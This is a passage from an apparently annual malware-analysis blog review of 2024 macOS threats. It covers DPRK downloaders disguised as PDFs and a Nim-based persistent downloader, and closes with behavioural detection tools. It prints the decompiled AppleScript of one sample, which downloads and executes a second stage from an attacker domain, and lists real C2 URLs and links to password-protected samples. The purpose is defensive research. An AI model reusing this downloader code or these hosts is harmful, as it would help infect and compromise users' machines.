com.apple.systemextensions.cache.plist)

This is an example of why most downloaders, or first-stage components, don't persist - they typically
download and install additional components, such as a fully-featured backdoor, which handles
persistence.
```

Capabilities: Downloader

The malware (that masquerades as a PDF) is built from AppleScript, as a such will execute a AppleScript script from the application's `Contents/Resources/Resources` directory.

Named `main.script`, this script has been 'compiled':

```
% file Contents/Resources/Resources/main.scpt
Contents/Resources/Resources/main.scpt: AppleScript compiled
```

However (as it is not compiled for run-only), macOS's AppleScript editor can wholly decompile it:

```
######################################################################
set theAtokyoPath to "/Users/" & (do shell script "whoami") & "/Library/Atokyo"
set theAppName to theBasename(POSIX path of (path to me as text))

set theAppUpdateURL to "https://atokyonews.com/CloudCheck.php?type=Update"
set theNewsDataURL to "https://atokyonews.com/CloudCheck.php?type=News"
set theAtokyoSession to "session=20293447382028474738374"

set theNewsData to theAtokyoPath & "/" & theAppName & ".pdf"
set theAppUpdateData to theAtokyoPath & "/Update.tmp"


try
    set theBoolExists to theFileExists(theAtokyoPath)
    if (theBoolExists = "no") then
        do shell script "mkdir " & theAtokyoPath
    end if

    set theUpdateStatus to do shell script "curl " & quoted form of theAppUpdateURL & " --output
" & theAppUpdateData & " --cookie " & theAtokyoSession
    #if (theUpdateStatus ≠ "") then
    do shell script "chmod +x " & theAppUpdateData
    do shell script theAppUpdateData & " > /dev/null 2>&1 &"
    #end if

    set theNewsStatus to do shell script "curl " & quoted form of theNewsDataURL & " --output " &
theNewsData & " --cookie " & theAtokyoSession
    #if (theNewsStatus ≠ "") then
    do shell script "open " & theNewsData
    #else
    #   set theDialogText to "There are no registered Atokyo-News."
    #   display dialog theDialogText with icon caution buttons {"OK"}
    #end if

on error errorMessage number errorNumber
end try

# Function
on theFileExists(thePath)
    set theBoolExists to do shell script "(ls " & thePath & " >> /dev/null 2>&1 && echo yes) ||
echo no"
end theFileExists

on theBasename(thePath)
```

```
    if thePath is "/" then return "/"
    if item -1 of thePath is "/" then set thePath to text 1 thru -6 of thePath
    set text item delimiters to "/"
    text item -1 of thePath
end theBasename
######################################################################
```

Pretty easy to see it:

1. Constructs a URL to a (remote) payload and PDF document, both hosted on `atokyonews.com`
2. Downloads both via `curl`
3. Executes both

These actions ensure the user remains unaware of anything suspicious (as a PDF is displayed) while the system becomes fully infected. (The Radiant Capital report noted that the second-stage payload achieved persistence as a launch daemon, with its plist file named `com.apple.systemextensions.cache.plist`).

Unfortunately the second-stage payload was not shared with security researchers, nor is still hosted on the attacker's server.

👾 ToDoSwift


> TodoSwift is yet another DPRK downloader that masquerades as a PDF document. When executed, this Swift-based malware displays a PDF to the victim while in the background, downloading and executing a second-stage payload.
>
> ⬇ Download: **ToDoSwift** (password: infect3d)

Researchers from Kandji (such as **@L0Psec**), discovered and subsequently analyzed this DPRK downloader:

L0Psec
@L0Psec · Follow

New macOS malware. :)
DPRK. Spent some time reversing the dropper written in Swift/SwiftUI.

Here's the deep dive:



kandji.io
TodoSwift Disguises Malware Download Behind Bitcoin PDF
A new piece of malware that we're calling TodoSwift downloads its malicious payload alongside a seemingly legitimate piece of content ...

1:13 PM · Aug 16, 2024

234 Reply Copy link

Read 4 replies

Writeups:

- "**TodoSwift Disguises Malware Download Behind Bitcoin PDF**"
- "**New macOS Malware TodoSwift Linked to North Korean Hacking Groups**"

Infection Vector: Decoy PDFs

As we've noted elsewhere in this report, the DPRK often achieves initial code execution on victims' Macs by sending them a malicious application disguised as a PDF.

And though `TodoSwift` was discovered on VirusTotal, the fact that when run it displays a PDF, its likely that the DPRK attackers followed their (favorite?) approach of simple emailing the malware to their targets (perhaps with some additional social engineering to entice the victim to open it).

ToSwift Masquerades as a PDF

This also aligns the names other samples such as `Predicting Bitcoin and Altcoins Prices (2024-07-16)` & `New Era for Stablecoins and DeFi (Protected)` …again, that may be related to PDFs that their cryptocurrency-related victims maybe susceptible to opening.

Compressed Parents (6)

Scanned	Detections	Type	Name
2024-08-22	26 / 69	ZIP	BTC price prediction (7.16.2024).app.zip
2024-09-25	28 / 67	ZIP	Predicting Bitcoin and Altcoins Prices (2024-07-16).zip
2024-11-20	30 / 67	ZIP	New Era for Stablecoins and DeFi (Protected).app
2024-09-25	31 / 68	ZIP	TodoTasks.app.zip
2024-09-25	31 / 68	ZIP	TodoTasks.app.zip
2024-09-25	30 / 67	ZIP	TodoTasks.app.zip

ToSwift Downloader on VirusTotal

Persistence: None

Most downloaders don't persist, and `ToDoSwift` is no exception.

Capabilities: Downloader

Let's first run `strings` on the malware:

```
% strings "BTC price prediction (7.16.2024).app/Contents/MacOS/TodoTasks"

googleboturl
https://drive.usercontent.google.com/download?id=1xflBpAVQrwIS3UQqynb8iEj6gaCIXczo
/tmp/GoogleMsgStatus.pdf

netboturl
http://buy2x.com/OcMySY5QNkY/ABcTDInKWw/4SqSYtx%2B/EKfP7saoiP/BcA%3D%3D
/tmp/NetMsgStatus

mozilla/5.0 (macintosh; intel mac os x 10_15_7) applewebkit/537.36 (khtml, like gecko
ms-office;) compatible; chrome/125.0.0.0 safari/537.36
```


The **Kandji report** details how the malware, when run, will first attempt to download a PDF (to show to the user) from Google Drive.

If we execute the malware in an isolated VM, we can observe that it spawns `curl` to perform this action:

```
# ./ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/usr/bin/curl",
    "name" : "curl",
    "pid" : 1288,
    "arguments" : [
        "/usr/bin/curl",

"https://drive.usercontent.google.com/download?id=1xflBpAVQrwIS3UQqynb8iEj6gaCIXczo",
        "-o",
        "/tmp/GoogleMsgStatus.pdf",
        "-s"
    ],
  }
  ...
}
```

Specifically, here we can see it first attempting to download a PDF to display to the victim, so they suspect nothing is amiss. The URL matches the hardcoded one we saw in the `strings` output.

A firewall, such as **LuLu** can also detect this, and if we look at the process hierarchy we see indeed it maps back to the malware:



Spawned by the Malware (here named TodoTasks), curl Triggers a LuLu Alert

The Kandji reports notes the malware will also download a second-stage payload from `buy2x.com` (again, using `curl`). The URL again, is hardcoded as we saw in the `strings` output.

This second stage payload (saved to the hardcoded path `/tmp/NetMsgStatus`) is then executed.

```
You can read more about the reversing of this malware in the Kandji report:
```

"**TodoSwift Disguises Malware Download Behind Bitcoin PDF**"

👾 Unnamed Downloader


`Finally, we have an unnamed downloader with variants written in variety of (rather unconventional) programming languages such as Nim, Crystal, and Rust.`

⬇ `Download:` **`Unnamed Downloader`** `(password: infect3d)`

Researchers at Mosyle uncovered the malware, while subsequently researchers at MacPaw's provided (a succinct) analysis on X:

Moonlock Lab
@moonlock_lab · **Follow**

1/ As the holiday season approaches, we've identified a new suspicious binary written in Nim. It contacts a C2 server, gains persistence, and collects system information. While only one sample is currently detected by antivirus tools, many others remain undetected. Read more 👇



9:03 AM · Dec 18, 2024

❤ 33   Reply   Copy link

Read 1 reply

Writeups:

- "**Security Bite: Mosyle identifies new malware loaders written in unconventional languages**"


Infection Vector: Unknown

It is not known how these malware samples are distributed to macOS users. Moreover as they are not signed (`code object is not signed at all`) they won't easily run on macOS.

```
% codesign -dvv install
install: code object is not signed at all
```

Persistence: Launch Agent

When the malware is run is persists itself as a launch agent:



The malware persists a launch agent

Specifically it will create the `com.install.plist` file in the user's `LaunchAgents` directory:

```
% FileMonitor.app/Contents/MacOS/FileMonitor -filter install
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/com.install.plist",
    "process" : {
      "pid" : 5274,
      "name" : "install",
      "path" : "~/Downloads/install"
    }
  }
  ...
}
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist ...">
<plist version="1.0">
    <dict>
    <key>Label</key>
    <string>com.install</string>
    <key>KeepAlive</key>
    <true/>
    <key>RunAtLoad</key>
    <true/>
    <key>Program</key>
    <string>/Users/user/Library/Application Support/install/install</string>
    </dict>
</plist>
```

We can see that malware (which has copied itself to the user's `Application Support/install/` directory), will be automatically restarted each time the user logs in, as the `RunAtLoad` key is set to `true`.


Capabilities: Downloader (?)

When executed the malware will first persist (copying itself to the `Application Support/install/` directory).

It will also, as noted by the Moonlock Lab researchers collect some basic information about the infected system:

> **Moonlock Lab** · Dec 18, 2024
> @moonlock_lab · **Follow**
> Replying to @moonlock_lab
>
> 4/ Each binary from this group is relatively small in size (approx. 166KB), with data encoded as hex-to-string. This part (the potential payload) varies in each sample.

> **Moonlock Lab**
> @moonlock_lab · **Follow**
>
> 5/ Its behavior can be summarized in the following way: execution of ‘system_profiler SPHardwareDataType’, achieving persistence by creating a .plist file in /Library/LaunchAgents/com.[name].plist with the RunAtLoad key, and loading plist with ‘launchctl load’ command.



> 9:03 AM · Dec 18, 2024
>
> 1 Reply Copy link
>
> Read 1 reply

We can observe this, via a process monitor:

```
# ./ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
```


```
      "name" : "sh",
      "path" : "/bin/sh",
      "pid" : 1334,
      "arguments" : [
        "/bin/sh",
        "-c",
        "system_profiler SPHardwareDataType"
      ],
      "ppid" : 5303,
    }
    ...
  }
```

In this output we can see the shell (`/bin/sh`) is being invoked to execute macOS's `system_profiler` utility. Here, the parent (`ppid`), 5303, is the malware.

Then the malware resolves the address of the attacker's server (here, `motorcyclesincyprus.com`). We can observe this via a DNS monitor:

```
% DNSMonitor.app/Contents/MacOS/DNSMonitor

PROCESS:
{
    name = install;
    path = "/Users/user/Library/Application Support/install/install";
    pid = 5303;
}

PACKET:
Xid: 2963
QR: Query
Server: -nil-
Opcode: Standard
AA: Non-Authoritative
TC: Non-Truncated
RD: Recursion desired
RA: No recursion available
Rcode: No error
Question (1):
motorcyclesincyprus.com IN A
Answer (0):
Authority (0):
Additional records (0):
```

The Moonlock Lab researchers noted it then makes a `HTTP POST` request to the server:



Malware's connection to its server (Image Credit: Moonlock Labs)

It's an open question what it does next, though the Mosyle researchers note the this malware perhaps isn't fully completed, and thus at this point is may be focused more on collecting information:

> *"...the malware campaign is in its early stages, potentially focused on reconnaissance. " -Mosyle*

Still Notable

This blog post provided a comprehensive technical analysis of the new mac malware of 2024. However it did not cover adware or malware from previous years. Of course, this is not to say such items are unimportant.


As such, here I've include a brief list (and where relevant, links to detailed write-ups) of other notable items from 2024, for the interested reader.

- 👾 **Malicious Extension for Google Chrome (`'Bar1'`)**

  The security researcher Victor Kubashok (**@victorkubashok**) uncovered an interesting (adware?) extension for Chrome, that performed surreptitious redirects traffic to web pages:

  Victor Kubashok
  @victorkubashok · **Follow**

  🦠 A new undetected #malware extension #Bar1 for Google Chrome spreads among 🍎 #macOS users using bundleware has been found on fake web site.
  Browser hijacker redirects traffic to web pages, some of them could be suspicious, collect personal data from users.... Show more

  4:31 AM · May 7, 2024

  ❤️ 22   💬 Reply   🔗 Copy link

  Read more on X


- 👾 **`AMOS` Stealer Continued to Evolve/Spread**
  The most prolific macOS stealer (`AMOS`) continued to target macOS users, while new variants were discovered.

  Writeups:
  "**Intego discovers new Atomic Stealer (AMOS) Mac malware variants**"

🛡️ Detections

Let's wrap this up, by briefly talking about detections.


New malware is notoriously difficult to detect via traditional signature-based approaches …as, well, it's new! For example many of the samples here were original undetected (by static signature-based approaches):



Zuru (2) on VirusTotal ...was initially undetected

A far better detection approach is to leverage heuristics or behaviors, that can detect such malware, even with no a priori knowledge of the specific (new) threats. For example, imagine you open an Office Document that (unbeknownst to you) contains an exploit or malicious macros which installs a persistent backdoor. This is clearly an unusual behavior, that should be detected and alerted upon.

`I've actually written an entire book on this topic:`



`...and even better? you can read it for free, online:`

`The Art Of Mac Malware, Vol. II: Detection`


Good news, Objective-See's **free open-source macOS security tools** do not leverage signatures, but instead monitor for such (unusual, and likely malicious) behaviors.

This allows them to detect and alert on various behaviors of the new malware of 2024 (with no prior knowledge of the malware). Let's look at few examples.

Supply chain attacks are notoriously difficult to detect, and as CrowdStrike notes, should be detected with behavioral-based approaches:


First, the majority of samples of new malware samples are not notarized. And even if they are (as some of the downloader were), they often download and execute second-stage payloads ...that implement the core malicious logic.

Thus, a rather simple approach is to block any process that is not notarized. **BlockBlock** takes this approach (though only for items that have been downloaded from the internet).



BlockBlock can block non-notarized items


And with this setting enabled, when for example the new undetected Zuru (2) variant is executed it is intercepted and blocked:



BlockBlock block blocking non-notarized malware (Zuru 2)

Sticking with BlockBlock, though not all malware persists, most backdoor doors or implants do. As such, if we monitor for persistence (as BlockBlock does), the user can be alerted whenever malware persists …again, even if the malware is brand new.

For example here, we see BlockBlock persistence alert new malware (a `VShell` downloader) persists as a cron job:



BlockBlock detect malware (VShell downloader) persisting as a cron job

